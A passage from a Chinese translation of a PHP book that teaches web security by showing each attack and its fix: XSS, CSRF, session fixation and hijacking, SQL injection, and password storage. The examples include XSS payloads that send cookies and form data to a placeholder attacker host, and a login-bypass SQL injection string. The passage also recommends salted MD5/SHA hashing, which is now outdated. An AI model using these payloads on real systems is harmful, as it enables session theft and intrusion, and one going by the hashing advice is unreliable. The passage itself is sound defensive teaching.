在这个示例中，我们使用简单的 sprintf() 调用 HTML 模板。你可视应用程序而接入模板引擎，如 Twig[⊖]、Smarty[⊜] 或者 Savant[⊜]。

我们通过使用基本的 PHP 数组作为控制器和模型之间的交换格式，它同样也是模型和视图之间的交换格式，允许模型这个业务逻辑的核心，去做任何必须要做的事情（包括重构或重写）而不破坏视图，只要它执行数据结构合同就行。

据此，你可以看到 MVC 模式是应用程序不同层次间真正的创建标准、惯例以及合同。

4.2 模式的形成

有人曾经说过，就计算机编程而论，没有问题即表示有新问题，不过现在人们已经解决了这个问题。尤其是对于 Web 应用程序！设计模式是这个概念的代码化；经过多年的测试和错误修正，人们对设计模式是很多常见问题的最佳解决方法已达成共识。

无论如何，你不能以为设计模式就是首要的和最终的解决办法。在使用它们的时候我们会发现很多微妙之处：有些受限于正在使用的编程语言的技术限制，而另外一些受限于手头的任务细节。但由于设计模式因概念来定义，而与语言无关，所以无论你使用什么语言编写代码，你都会发现它们大有裨益，尤其对于 PHP。

⊖ http://twig.sensiolabs.org/

⊜ http://www.smarty.net/

⊜ http://phpsavant.com/

第⑤章

安 全 性

随着越来越多的人学习使用并依赖科学技术，更多用户也尝试着去掌控这些技术。在那些心怀不轨的人手中，任何技术都有可能在某种程度上用于恶意行为，通过 Epsilon unit of Alliance Data Systems ㊀、Sony's PlayStation Network ㊁、Google 的 Gmail service ㊂ 等系统出现的安全攻击事件，足以说明这些问题已经越来越突出。

本章的目的在于告诉你如何提高 PHP 应用程序的安全性以抵御常见的**攻击载体**（attack vector），并指出那些容易被攻击者利用的特定类型的安全漏洞。本章并不是安全原理与实际操作的全面指南；就像其他技术一样，这些攻击技术也在不断地发展和演变。相反，本章将重点讲述现实的 PHP 应用程序中常见的安全问题，以及如何避免这些问题。

5.1 是否有些偏执

“我时常对着空房间说：‘我知道你在听’。”这个样子是否有些偏执？但而对安全问题，确实需要这样。

很多遭受攻击的情况是：轻信**被污染的数据**（tainted data），而数据是通过用户引入系统的。应用程序常用实例一般只包括一个 Web 浏览器和一个用户，而用户对于互联网和它的工作原理只有相对有限的了解。然而，只要恶意用户的相关知识超过了你，就有可能对你应用程序源代码的薄弱环节或公开的数据造成危害。

在某些情况下，我们相信用户的数据是因为我们不知道它们是由哪些用户提供的。例如，你可能并没想到变量 $_SERVER['HTTP_HOST'] 是用户提供的。超全局变量 $_SERVER 的名字表明它所包含的数据是由 Web 服务器提供的，或是由特定的服务器环境提供的。

然而，变量 $_SERVER['HTTP_HOST'] 的值是由传入的应用程序请求的 Host 头提供的，也就是由浏览器，本质上即用户提供的。仅这一个特点就使人相信这个值非常危险。用户实际上能控制比大多数人想像的多得多的数据，因此你应该避免信任任何用户提供的数据。

总之，当我们处理应用程序安全性问题的时候，小心谨慎要好过粗心大意，而且我们始终要考虑到最坏的情况。正如那句老话说的：“只有偏执狂，他们才不出去找你”。当谈及应用程序开发的时候，注重安全性的人就是偏执狂。

㊀ http://www.reuters.com/article/2011/04/04/idUSL3E7F42DE20110404

㊁ http://blog.us.playstation.com/2011/04/26/update-on-playstation-network-and-qriocity/

㊂ http://www.reuters.com/article/2011/06/01/us-google-hacking-idUSTRE7506U320110601

5.2 过滤输入、避免输出

有时我们将短语**过滤输入、避免输出**（filter input, escape output）缩写为FIEO，这已成为PHP应用程序的安全真言。它指的是一个惯例，用于避免用户的输入被解释成具有的语义内涵超过其代表的简单数据。

上述情况是一些攻击载体的常见源头。因此，魔术引号PHP配置设定在PHP 2中采用而遭PHP 5.3弃用[⊖]。这些设置是我们在解决社会问题的尝试中实现的技术标准：初级水平的PHP开发者普遍缺乏安全漏洞方面的相关知识。

这个方法可以使我们对数据如何使用做出假定，这可根据具体情况逐个做出认定。数据存储在数据库中吗？它包含在回发给用户的输出吗？每一个脚本在用于预期目标之前，都要求我们以一个不同的方式改变数据。

FIEO表明了这样一个概念，即我们必须将相同的普遍方法应用于应用程序的输入和输出：因为我们修改数据，所以它永远不可能被解释为除数据以外的任何事物，由此数据也不会影响应用程序的功能。

过滤和验证

过滤（filtering），有时也称为**净化**（sanitization），即从用户的输入中消除不必要的字符，以及修改它们使之适合某一特定用途的过程。**验证**（validation）无需修改用户输入；它仅表明用户输入是否符合一套规则，比如规定的电子邮件格式。这个过滤器的扩展提供了处理多种常见类型数据的两种实现方法。下面是对一个声称的邮件地址实施这两个方法的示例。

chapter_05/filter.php

```
$email_sanitized = filter_var($email, FILTER_SANITIZE_EMAIL);
$email_is_valid = filter_var($email, FILTER_VALIDATE_EMAIL);
```

ctype扩展提供了对一些更简单、更普遍的模式进行验证的一些功能[⊜]。其中包含以下一些内容：

chapter_05/ctype.php

```
$is_alpha = ctype_alpha($input);
$is_integer = ctype_digit($input);
$is_alphanumeric = ctype_alnum($input);
```

最后，为了能进行更高级的过滤和验证，PCRE（Perl兼容的正则表达式）扩展[⊝]已发展成一个相当强大和灵活的工具。它需要使用者具备正则表达式的相关知识，不过PCRE扩展手册包含了你要开始所必须了解的一切知识。下面是过滤和验证字母数字字符串的示例。

⊖ 要想了解更多关于魔术引号的信息，请访问维基百科上相关页面的主题：http://en.wikipedia.org/wiki/Magic_quotes

⊜ http://php.net/ctype

⊝ http://php.net/pcre

chapter_05/preg.php

```
$input_sanitized = preg_replace('/[^A-Za-z0-9]/', '', $input);
$input_is_valid = (bool) preg_match('/^[A-Za-z0-9]$/', $input);
```

作为对正则表达式的一个极佳参考，你可以阅读由 Jeffrey E.F. Friedl 编写的《Mastering Regular Expressions》（Sebastopol: O'Reilly, 2006）。[⊖]

针对过滤输入中用于输入的其他一些特定方法，我们将在本章后面的内容中详细讲述。我们也将很快讲解避免输出的内容。

5.3 跨站脚本

跨站脚本（cross-site scripting）通常简称为 XSS，攻击载体以在应用程序输出中由用户提供的变量所在位置为目标，但该变量没有适当地转义。这允许攻击者注入他们选择的一个客户端脚本作为这个变量值的一部分。下面是代码受到这种类型攻击的示例。

```
<form action="<?php echo $_SERVER['PHP_SELF']; ?>">
  <input type="submit" value="Submit" />
</form>
```

5.3.1 攻击

这个特殊示例要求在 Apache 服务器的配置中[⊖]（或者相当于你的特定 Web 服务器）将 AcceptPathInfo 设定为启用状态。在 Web 服务器配置中包含像对 PHP 这样语言的支持已是普遍现象。当客户端请求一个具有相同路径并带有前缀的页面，而不是与之相匹配的页面时，这个设置将导致 Web 服务器返回一个特定的页面给客户端。

例如，让我们假设一个已存在的 /test.php 页面，而且客户端发送了一个 /test.php/foo 的请求，如果 AcceptPathInfo 是启用的，Web 服务器将解析这个到 /test.php 的请求；如果它被禁用，Web 服务器将得出结论：请求的位置中并不存在该页面，然后返回一个 404 Not Found 的响应。

这一点非常重要，因为当启用 AcceptPathInfo 时，这将允许攻击者在他们请求的资源路径中添加任意的数据，而 AcceptPathInfo 也不会阻止 Web 服务器解析到相同 PHP 脚本的那条路径。在这个例子中，让我们假设一个攻击者打算在客户端注入下面的代码：

```
<script>
new Image().src = 'http://evil.example.org/steal.php?cookies=' +
  encodeURIComponent(document.cookie);
</script>
```

这段代码利用了这样一个事实，即浏览器允许嵌入托管在不同域上的图像，让我们在客户端脚本中创建图像对象。这段代码为当前用户传送 Cookie 到一个远程脚本，而攻击者也准备就绪来接收数据，并极有可能劫持用户会话，对此本章后面将有更多论述。

为了在一个页面中注入这个客户端脚本，攻击者不得不添加额外的标记包围该脚本以关闭原有的 <form> 标签，然后创建一个 <form> 标签的关闭引号和另一个标签的尖括号。在很多情况

⊖ http://oreilly.com/catalog/9780596528126

⊖ http://httpd.apache.org/docs/2.0/mod/core.html#acceptpathinfo

下，这将导致标记的格式错误，但这样是否影响浏览器处理标记的能力也是我们唯一的忧虑，虽然这种情况很罕见。因此，实际被注入的代码应该像这样：

```
">
<script>
new Image().src = 'http://evil.example.org/steal.php?cookies=' +
  encodeURIComponent(document.cookie);
</script>
<span class="
```

从技术上讲，攻击者在添加脚本到 URL 前不得不对客户端脚本进行 URL 编码。也许他们并不总需要这么做，而往往视 Web 浏览器和 Web 服务器而定。在 URL 编码后注入这段代码，然后添加到原始的 URL 上，攻击者将有一个最终的 URL：

```
/test.php/%5C%22%3E%3Cscript%3Enew+Image%28%29.➥
src%3D%5C%27http%3A%2F%2Fevil.example.org%2➥
Fsteal.php%3Fcookies%3D%5C%27%2BencodeURIComponent➥
%28document.cookie%29%3B%3C%2Fscript%3E%3Cspan+class%3D%5C%22
```

这个 URL 将会导致随后的 HTML 输出使用原始的 PHP 表单代码：

```
<form action="/test.php">
<script>
new Image().src = 'http://evil.example.org/steal.php?cookies=' +
  encodeURIComponent(document.cookie);
</script>
<span class="">
  <input type="submit" value="Submit" />
</form>
```

在这一点上，所有攻击者所要做的就是与用户共享这个 URL，并使用户因信任而单击该 URL。如果其中一个用户在这个网站上已生成会话，那么该用户的会话就有可能被攻击者劫持。

5.3.2 修复

与攻击本身相比，修复程序却很简单：为避免从 PHP 代码中输出，首先我们就要防止攻击者有机会注入他们的代码，就像这样：

```
<form action="<?php echo htmlentities($_SERVER['PHP_SELF']); ?>">
  <input type="submit" value="Submit" />
</form>
```

加上 htmlentities() 方法的调用后，现在攻击者的 URL 会产生这样的输出：

```
<form action="/test.php&lt;script&gt;new
Image().src=\http://evil.example.org/steal.php?cookies=\➥
  +encodeURIComponent(document.cookie);&lt;/script&gt;">
  <input type="submit" value="Submit" />
</form>
```

这样可以防止如预期那样提交这个表单，这确实可以阻止攻击者破坏表单。下面的代码表明，在这个示例中我们接受了对 $_SERVER['PHP_SELF'] 的替代；如果不能禁用 AcceptPathInfo，这可以阻止破坏表单功能的攻击：

chapter_05/php_self.php

```
$_SERVER['SCRIPT_NAME']

str_replace($_SERVER['DOCUMENT_ROOT'], '', $_SERVER➥
  ['SCRIPT_FILENAME'])
```

5.3.3 在线资源

如果你有兴趣进一步研究跨站脚本，你会发现很多可用的资源。Chris Shiflett 的网站是一个信息的天堂，ha.ckers.org 网站也提供了取得所有规避过滤详情的备忘单的方法。你还可以访问以下一些网站：

- http://ha.ckers.org/xss.html
- http://shiflett.org/articles/cross-site-scripting
- http://shiflett.org/articles/foiling-cross-site-attacks
- http://shiflett.org/blog/2007/mar/allowing-html-and-preventing-xss
- http://seancoates.com/blogs/xss-woes
- http://phpsec.org/projects/guide/2.html#2.3
- https://www.owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%2

5.4 伪造跨站请求

比方说，某个攻击者想从一个流行的在线商店中得到一件昂贵的商品而不用付钱。相反，他们想让一个毫不知情的受害者支付这笔金额。他们选择的武器是：一个**伪造的跨站请求**（Cross-site Request Forgery, CSRF）。这种攻击类型的目标就是让受害者发送一个请求到某个特定的网站，从而利用受害者在该网站已经注册的身份信息。

这种类型的攻击并不仅限于本节中使用的网上购物，它可以应用于任何涉及创建或修改敏感数据的情况。

5.4.1 攻击

比方说，受害者在某个网上商店中有一个账户，该网上商店接收到攻击者的请求，而且攻击者已登录该网上商店。假设用户的账户信息中包含默认的账单地址、送货地址以及存储的付款方式。该网上商店可能保留这些信息以便用户通过单击按钮提交订单。

这个功能包含两个部分。第一部分是紧挨着商品页面上的一个 HTML 表单：

```
<form action="http://example.com/oneclickpurchase.php">
  <input type="hidden" name="product_id" value="12345" />
  <input type="submit" value="1-Click Purchase" />
</form>
```

请注意，该表单并没有指定一个方法，这表明该表单被提交的时候 Web 浏览器将默认使用 GET 方法。当攻击被执行的时候这一点非常重要。

一键购买功能的第二个部分是 PHP 脚本，我们将它用于处理 HTML 表单的提交，它看起来

就像这样：

```
<?php

// ⋮
session_start();
$order_id = create_order($_SESSION['user_id']);
add_product_to_order($order_id, $_GET['product_id'], 1);
complete_order($order_id);
```

$_SESSION['user_id'] 在受害者登录的时候已经被确认。$_GET['product_id'] 来自于提交的表单。$_REQUEST 在这里被用来代替了 $_GET，因为 $_REQUEST 合并了 $_GET、$_POST 以及 $_COOKIE 中的数据[⊖]。

Cookies 是域特有的。一旦网站设置了一个 Cookie，Web 浏览器在对网站的所有后续请求中都将包含它，直到 Cookie 过期或 Web 浏览器的会话结束（即 Web 浏览器被关闭）。这包括了其他网站对托管在特定网站的资产发出的请求，这是攻击的另一个关键部分，因为它允许攻击者利用受害者已经登录目标网站这一点。

为了提交这个伪造的请求，攻击者同样可能以共用一个 URL 的方式执行一个 XSS 攻击。这个 URL 能轻松地引用一个带有 XSS 漏洞的页面，攻击者利用了这个漏洞，使得我们追踪他们变得非常困难。这个 URL 的目的在于，当受害者访问这个 URL 时，攻击者可以得到所需要的请求。发送一个请求相当于提交前面显示的表单，攻击者只需在页面中显示这个标记：

```
<img src="http://example.com/oneclickpurchase.php?➥
  product_id=12345" />
```

当然，这个图片会显示已损坏，因为 PHP 脚本用于处理提交的表单时不会返回图像数据。即使受害者意识到了这一点，然而，这个请求已经提交而且破坏已经完成。这个标记将导致浏览器自动创建一个如下所示的 HTTP 请求代表受害者，目的是下载和渲染这个请求的“图像”：

```
GET /oneclickpurchase.php
Host: example.com
Cookie: PHPSESSID=82551688a6333d57647b3ae8807de118
```

这里显示的 Cookie 在受害者登录时已设置，而且已被捆绑到该网站的会话中。一旦受害者登录，这个会话数据中就会包含用户标识符。在这一点上，这个“图像”的请求也可能是通过受害者提交的一个表单。

你也许会问，如果攻击者使用这个默认收货地址无法接收商品，那么运送商品到受害者的默认收货地址有什么用呢？如果通过网站上的账户攻击者可以很容易创建一个伪造的订单，那么同样也可以通过这个账户修改默认的送货地址。攻击者在执行攻击之前可以使用相同的技术修改受害者的送货地址，由受害者买单从而得到他们想要的商品。

5.4.2 修复

在这个例子中通过表单使用 GET 的方法违反了 RFC 2616 中 9.1.1 节[⊜] 关于 HTTP 协议的规

⊖ http://php.net/manual/en/reserved.variables.request.php

⊜ http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html#sec9.1.1

定，其中规定如下："……该协议已经建立，GET 和 HEAD 方法除了用于检索之外，不得用于任何其他用途。这些方法公认应该是安全的。"换句话说，GET 方法是不可能用在资源和目标数据的创建、修改和删除上的。

我们有几个方法处理这个漏洞，但最主要的是让表单使用 POST 替代 GET，GET 请求会对在一个域中的所有脚本、样式表、图像发出，当前页面正在使用的除外。GET 请求没有义务返回其标榜的资源类型。另外，通过 Web 浏览器执行的 POST 请求仅限于提交表单和异步请求，其中后者是受到同源策略限制的（你应该还记得在 3.8 节中我们讨论过这些内容）。

修改后的表单如下所示：

```
<form method="post" action="http://example.com/oneclickpurchase.➥
    php">
  <input type="hidden" name="product_id" value="12345" />
  <input type="submit" value="1-Click Purchase" />
</form>
```

这一修改不排除这种可能性，即攻击者可能会从其他网站上复制这个 HTML。当受害者提交这个表单时，这个请求将会包含他们的会话 Cookie 到表单 action 的域中。

为了解决这个问题，你可以利用普通用户的如下特点，即在使用一个包含随机值的字段提交表单之前先查看表单，我们称为**随机数**或 **CSRF 令牌**。如果表单被提交用来验证值是否相同，那么这个令牌将被存储在用户的会话中，并与表单的值相比较。修改后的脚本输出的表单如下所示：

chapter_05/csrf.php

```
<?php
session_start();
if ($_POST && $_POST['token'] == $_SESSION['token']) {
  // process form submission
} else {
  $token = uniqid(rand(), true);
  $_SESSION['token'] = $token;
?>
<form method="post" action="http://example.com/➥
    oneclickpurchase.php">
  <input type="hidden" name="token" value="<?php echo $token; ?>" />
  <input type="hidden" name="product_id" value="12345" />
  <input type="submit" value="1-Click Purchase" />
</form>
<?php
}
```

最后一个方法是有效的，但对于用户感受却有较大的影响。像购物这样易受攻击的活动将会导致数据改变，并显示一个页面解释将要采取的行动，提示用户重新验证其身份。这可以防止攻击者以受害者的名义自动执行某些操作。

5.4.3 在线资源

网上有很多关于 CSRF 的资料，Chris Shiflett 的网站上有一些详细的文章。使用 Google 快速搜索也可以给你提供足够多的信息，但是下面一些链接中的内容仍然值得一看：

- http://shiflett.org/articles/cross-site-request-forgeries
- http://shiflett.org/articles/foiling-cross-site-attacks
- http://phpsec.org/projects/guide/2.html#2.4http://phpsec.org/projects/guide/2.html#2.4
- https://www.owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%29

5.5 会话固定

如前所示，用户会话是一个经常受到攻击的目标，这种对潜在的受害者和目标网站的识别能力使得一些攻击有机可乘。这里有 3 种攻击者获得有效会话标识符的方法。按难度顺序排列，它们分别是：

1）固定

2）捕获

3）预测

固定（fixation）需要强迫一个指定的网站接受由攻击者提供的会话标识符。**捕获**（capture）将在后面的章节进一步讨论。**预测**（prediction）需要会话标识符具有足够的可预见性，以便攻击者生成它；幸运的是，PHP 会话标识符的默认生成方式为我们提供了足够的随机性，使得对它的预测相当困难。

5.5.1 攻击

执行一个会话固定攻击就像用户单击一个链接或提交一个包含会话标识符的表单那样简单。链接会让我们混淆使用 HTML meta 标签或 PHP 脚本的一些扩展，它们将 HTTP Location 列入输出以便重定向受害者到最终目的地。下面是一个这样的链接：

```
<a href="http://example.com/login.php?PHPSESSID=12345">Click here➥
  </a>
```

这个链接所引用的资源可以显示一个表单，用以验证受害者的身份。因此，这个身份和会话以及用它发出的任何请求紧密相关。攻击者可在同一个网站上使用这个会话标识符访问不同的页面，并且有权访问与受害者账户相关的任何数据。

5.5.2 修复

防止这种攻击的解决方案取决于我们是否合理地使用 PHP 用户会话功能，包括其运行时间配置。

首先，请检查你的 php.ini 文件中下列配置设定状态：

session.use_cookies　这将导致会话标识符保存在使用 Cookie 的请求之间，它根本不能被设置，或者被明确设置为默认值 1。

session.use_only_cookies　这可以防止会话标识符被其他已插入数据的请求方法保存或覆盖，如一个查询字符串和一个 POST 参数。它应该被明确设置为 1。

session.use_trans_sid	这将导致 PHP 自动修改其输出，以便在链接和表单中保存会话标识符。它应该被明确设定为 0。
url_rewriter.tags	当 session.use_trans_id 被启用后，它可以指定哪些 HTML 标签重写它们的值以包含会话标识符。如果我们不小心启用了它，它应该被明确设置为空字符串以防止 session. use_trans_id 开始生效。
session.name	在查询字符串和表单参数中保存会话标识符的情况下，攻击者最常用的参数名为“PHPSESSID”，即该设置的默认值。将它修改为更加模糊不清的名字可让会话固定攻击的执行更加困难，特别是应用程序不会将会话给予未经验证的用户，或者攻击者假设该设置有其默认值而使用自动化工具的情况下。

任何敏感的操作，例如验证用户的身份，都应该伴以调用 session_regenerate_id() 函数。这将改变会话标识符，同时与会话中的数据保持关联。因此，如果受害者登录后在重定向之前立即调用这个函数，那么他们的会话标识符将和攻击者试图使用的完全不同。

5.5.3 在线资源

对于一个程序员而言，加强会话安全性始终是一个需要持续改进的有用技术，而且还有很多网上资源可供你使用。开放的 Web 应用程序安全项目有一个关于会话固定攻击的帮助页面，在其他网站上也有相关内容：

- http://shiflett.org/articles/session-fixation
- http://phpsec.org/projects/guide/4.html#4.1
  >>>>>>> .merge-right.r8880
- http://phpsec.org/projects/guide/4.html#4.1
- https://www.owasp.org/index.php/Session_fixation

5.6 会话劫持

会话劫持（session hijacking）这个词有些难懂，因为我们用它描述两件事情：

- 导致攻击者得以进入网站上与受害者账户相关联的会话，而不管他如何获取访问权的任何类型的攻击。
- 需要捕获一个已建立的会话标识符，而不是通过固定技术或预测取得会话标识符的特定类型攻击。

这些内容我们将在后面详细论述。

有很多可以捕获会话标识符的方法。它们通常按照在请求间用于固化会话标识符的工具来分类，因为捕获所有被工具固化的数据常常会成为攻击的目标。

5.6.1 攻击

防止会话固定攻击的配置方法同样有助于防止会话劫持攻击。因为它们会对保存会话标识符加以限制。为了说明这一点，让我们来看一个假设攻击者通过 XSS 漏洞注入标记的例子。

```
<script type="text/javascript">
var links = document.getElementsByTagName("a");
var query = [];
var i;
for (i = 0; i < links.length; i++) {
  query.push(links[i].getAttribute("href");
}
var input = document.getElementsByTagName("input");
var form = [];
for (i = 0; i < input.length; i++) {
  if (input[i].getAttribute("type") == "hidden") {
    form.push(input[i].getAttribute("name")+"="+input[i].➥
      getAttribute("value"));
  }
}
new Image().src = 'http://evil.example.org/steal.php?query=' +
  encodeURIComponent(query.join("|")) + "&form=" +
  encodeURIComponent(form.join("|")) + "&cookie=" +
  encodeURIComponent(document.cookie);
</script>
```

此代码建立在5.3节的示例基础上，同样也捕获URL链接以及表单中隐藏字段的键/值对，如果你的PHP配置允许代码保存在这些地方，它有可能成为会话标识符的来源。

5.6.2 修复

很遗憾，我们防止将Cookie作为目标进行攻击的行为并不像修改配置设定那么简单。我们没有万能的方法，但仍有一些方法可以让这些攻击变得非常困难。

这里有一个简单的方法，即启用PHP中的session.cookie_httponly设置。遗憾的是，只有少数浏览器支持这项设置，但是对于那些支持该设置的浏览器来说，它可以防止客户端脚本访问Cookie数据。

该方法从不同的角度解决了这个问题：它假定会话标识符会被捕获。它的重点在于使建立在其他标准上的会话失效，使攻击者无法访问请求。

许多开发者想到的第一条标准就是面向公众的用户IP地址。然而，该方法存在着很多问题：由于多个用户使用同一个连接从而导致他们具有相同的IP地址、使用代理服务器会掩盖用户的IP地址、互联网服务供应商动态分配IP地址有可能改变请求中的地址、攻击者伪造或篡改IP地址等，总之，这并不是一个可靠的技术措施。

我们必须改用请求文件头，其值在相同用户的请求中并不改变。这些文件头都是可选择的，因此它们仅被用于当前的用途。这些文件头也是可靠的，因为如果一个特定的浏览器发送它们到请求中，它们很有可能在随后的请求中也包含或保持相同的值。表5.1所显示的文件头通常在跨域请求和包含它的PHP跨域变量中保持一致的值。

表5.1 请求中其值并未改变的文件头

文件头名称	PHP变量
Accept- Charset	$_SERVER['HTTP_ACCEPT_CHARSET']
Accept- Encoding	$_SERVER['HTTP_ACCEPT_ENCODING']

（续）

文件头名称	PHP 变量
Accept- Language	$_SERVER['HTTP_ACCEPT_LANGUAGE']
User- Agent	$_SERVER['HTTP_USER_AGENT']

保存并核对这些值的代码如下：

chapter_05/session_hijacking.php

```
// Session hasn't been started yet, persist the header values
if (!isset($_COOKIE[session_name()])) {
  session_start();
  $_SESSION['HTTP_USER_AGENT'] = $_SERVER['HTTP_USER_AGENT'];
// Session has started, check the persisted values against the➥
    current request
} else {
  session_start();
  if ($_SESSION['HTTP_USER_AGENT'] != $_SERVER['HTTP_USER_AGENT']) {
    // Force the user to re-authenticate
  }
}
```

5.6.3 在线资源

Chris Shiflett 的网站以及开放式 Web 应用程序安全性项目对如何处理会话劫持提供了一个优秀的后台。在这里我们可以进行深入的阅读：

- http://shiflett.org/articles/session-hijacking
- http://shiflett.org/articles/the-truth-about-sessions
- http://phpsec.org/projects/guide/4.html#4.2
- https://www.owasp.org/index.php/Session_hijacking_attack

5.7 SQL 注入

这种类型攻击的性质与前面章节所讲过的“过滤输入、回避输出”有关。基本上，SQL 注入非常类似于 XSS，在 XSS 中，攻击对象使得应用程序认为用户输入的含义超过了它所代表的数据。XSS 的目的是让那些输入作为客户端代码而被执行；而 SQL 注入的目的是让这些输入被认为是一个 SQL 查询，或者是查询的一部分。

5.7.1 攻击

比如说，一个攻击者想找到某个受害者住在哪里。这个信息与某个特定网站上的受害者账户信息相关联，但这些信息只有通过受害者选择的用户才能浏览访问，攻击者自然被排除在外。攻击者知道受害者的用户名，并且尝试访问受害者的账户以获取他们的街道地址。用户登录到该网站的源代码如下所示：

```
if ($_POST) {
  $pdo = new PDO('...');
```

```
  $query = 'SELECT user_id FROM users WHERE username = "' .➥
    $_POST['username'] . '" AND password = "' . $_POST➥
    ['password'] . '"';
  $result = $pdo->query($query);
  if ($user_id = $result->fetchColumn()) {
    session_start();
    $_SESSION['user_id'] = $user_id;
    // User is logged in, redirect to a different page
  } else {
    // Invalid login credentials, display an error
  }
}
```

这段代码的问题在于表单输入未经过滤。因此，攻击者输入的任何内容都会成为查询的一部分，无论它是一个文字字符串值还是一个查询子句。在这种情况下，攻击者尝试要解决的就是提供一个正确的密码值。我们可以考虑在登录表单的用户名字段中输入这样的值：

```
victim_username" --
```

这个结果查询由登录代码构成：

```
SELECT user_id FROM users WHERE username = "victim_username" --"➥
  AND password = "..."
```

这里注入的是表示注释开始的 SQL-92 操作符。因此，当这个查询被执行时，直到第一个换行符（在这个示例中）或最后一个查询的任何事物都将被忽略，仅保留用户名规范作为查询 WHERE 子句中的唯一表达式，查询将返回与受害人账户相关的一行，应用程序表现为仿佛受害者刚刚登录的样子。攻击者的目标已经完成：在未指定密码的情况下冒充用户登入其账户。

5.7.2 修复

SQL 注入漏洞使得“过滤输入、避免输出”成为 Web 应用程序安全性的口头禅。这种攻击的修复方法很简单：当执行的查询中包含被用户输入取代的参数时，我们需使用预处理语句。这将确保我们正确引用参数值以防止用户输入被解释为 SQL。为了确保原始代码的安全，这些部分必须修改：

```
$query = 'SELECT user_id FROM users WHERE username = "' .
$_POST['username'] . '" AND password = "' . $_POST['password'] .➥
  '"';
$statement = $pdo->query($query);
```

使用预处理语句的更安全版本如下：

chapter_05/sql_injection.php

```
$query = 'SELECT user_id FROM users WHERE username = ? AND➥
  password = ?';
$statement = $pdo->prepare($query);
$statement->execute(array($_POST['username'], $_POST['password']));
```

PDO 实例的 prepare() 方法返回了一个构成 PDOStatement 实例的预处理语句。该语句的 execute() 方法接受了由参数值组成的一个数组，这个值所在的位置与查询中表示值的？占位符位置相对应。PDO 自动处理以这种方法指定的引用参数值。

还有一个与上述查询相关的安全问题，我们将在 5.8 节中讲到。

5.7.3 在线资源

你可以通过下面的链接继续学习关于 SQL 注入的更多内容：

- http://shiflett.org/articles/sql-injection
- http://phpsec.org/projects/guide/3.html#3.2
- urihttps://www.owasp.org/index.php/SQL_Injection

5.8 储存密码

在 Web 应用程序能有效处理数据库查询中用户输入的情况下，攻击者需使用更广泛的手段访问用户账户。一般来说，其中也包括获取受害者的访问凭证来访问他们的数据。

其中一个实现方法便是强行进入 Web 应用程序使用的数据库服务器。根据你使用何种数据库（或是什么版本）、数据库如何配置等相关信息，攻击者有很多的侵入方法。说实话，这个主题需要好几本书来论述。至于本节的目的，无论如何，讨论攻击者如何访问数据库并无实际意义，我们只需假设他们已经成功侵入。在这一点上，我们的目标就是尽量减少攻击者造成的损害。

5.8.1 攻击

访问了数据库服务器，攻击者采取的潜在攻击便是下载所有用户账户的数据。如果用户登录 Web 应用程序，密码将被保存，这时攻击者得到了所有必要的信息以便假冒应用程序的用户。让我们回忆一下上一节中的最后一个查询示例。

```
$query = 'SELECT user_id FROM users WHERE username = ? AND➥
  password = ?';
$statement = $pdo->prepare($query);
$statement->execute(array($_POST['username'], $_POST['password']));
```

我们甚至使用预处理语句防止 SQL 注入攻击，但该查询仍不安全，因为它假设密码被保存而无任何改变。如果攻击者得以访问用户名和密码字符串，他们就可以访问受害者的账户了。

5.8.2 修复

为防止这种情况发生，我们必须改良保存密码的方式。在理想情况下，攻击者不可能将这种改良方式转换回最初的密码字符串。

某些网上资源建议我们将最初的密码字符串转换为 MD5 hash 值。hash 算法是一种数据类型加密的方法，比如密码字符串。

如果我们对前面的示例进行修改，可以使用 MD5 hash 算法进行加密。

```
$query = 'SELECT user_id FROM users WHERE username = ? AND➥
  password = ?';
$statement = $pdo->prepare($query);
$statement->execute(array($_POST['username'], md5($_POST➥
  ['password'])));
```

你注意到最后一行中添加调用的 md5() 函数了吗？这种方法的问题在于 MD5 值比较容易识别：它们是 32 个字符长的十六进制（0~9 和 a~f）数字串。我们可能会使用 rainbow table[⊖]，或者预先算好的表，其中包括可能的密码字符串和与其相关的 hash 值。我们在获取的密码 hash 值中查找 hash 算法基础上的最初密码字符串。因此，这种方式比较好，但仍不太安全。

为使攻击者难以（更不用说不可能）利用受害者的用户名和密码 hash 值，我们必须修改 hash 算法，以使应用程序源代码肯定会发现所做的修改。

在这种情况下，我们将准备应用的修改称为 salting。它需要在对密码字符串应用 hash 算法之前先添加一个字符串（我们称其为 salt），这将防止 rainbow table 在不知道什么是 salt 的情况下被用于反转 hash 算法，下面是一个使用 salt 的代码示例。

chapter_05/passwords.php

```
$salt = '378570bdf03b25c8efa9bfdcfb64f99e';
$hash = hash_hmac('md5', $_POST['password'], $salt);
$query = 'SELECT user_id FROM users WHERE username = ? AND➥
  password = ?';
$statement = $pdo->prepare($query);
$statement->execute(array($_POST['username'], $hash));
```

在这段代码中，hash_hmac() 函数被用来为密码生成一个 HMAC 值。这个函数使用一个特定的 hash 算法结合一个 hash 字符串与 salt 一起使用。我们将看到 hash_algos() 函数的返回值，它是服务器所支持的 hash 算法的函数。

随着计算机硬件越来越适用于普通消费者，MD5 的作用已不甚理想。根据它们对于服务器的可用性，我们可以考虑使用 SHA-1 算法，最好使用 SHA-256 方法取代 MD5。

至此，攻击者必须知道他们得到的已修改密码是一个 HMAC，它是用何种 hash 算法生成以及使用何种 salt。即使攻击者获取了这些信息，他们仍不得不在随机字符串中执行这个算法，直到攻击者找到造成给定 hash 值的算法，而这些操作需要大量的时间。总之，获取密码将变得非常困难，攻击者有可能放弃这种努力。

这种方法可以在大多数 PHP 设置中运行。此外，我们还可以采取其他方法确保密码的安全性。

5.8.3 在线资源

密码的加密和存储是一个非常广泛的研究领域，相关细节已经超出了本节的范围。PHP 手册中有很多关于 hash 算法、salt 以及密码保护技术的相关信息。要了解更多的内容可以查阅下面的一些资源：

- http://php.net/mcrypt
- http://www.openwall.com/phpass/
- http://codahale.com/how-to-safely-store-a-password/
- http://shiflett.org/blog/2005/feb/sha-1-broken
- http://benlog.com/articles/2008/06/19/dont-hash-secrets/

⊖ http://en.wikipedia.org/wiki/Rainbow_table

5.9 暴力破解攻击

对攻击者而言，侵入数据库或解密加密的密码技术门槛过高。在这种情况下，攻击者可能尝试使用一个脚本，模拟一个正常用户使用浏览器登录到 Web 应用程序的 HTTP 请求，他们用给定用户名和随机密码尝试登入，直到找到正确的密码。这种方式称为**暴力破解攻击**（brute force attack）。

5.9.1 攻击

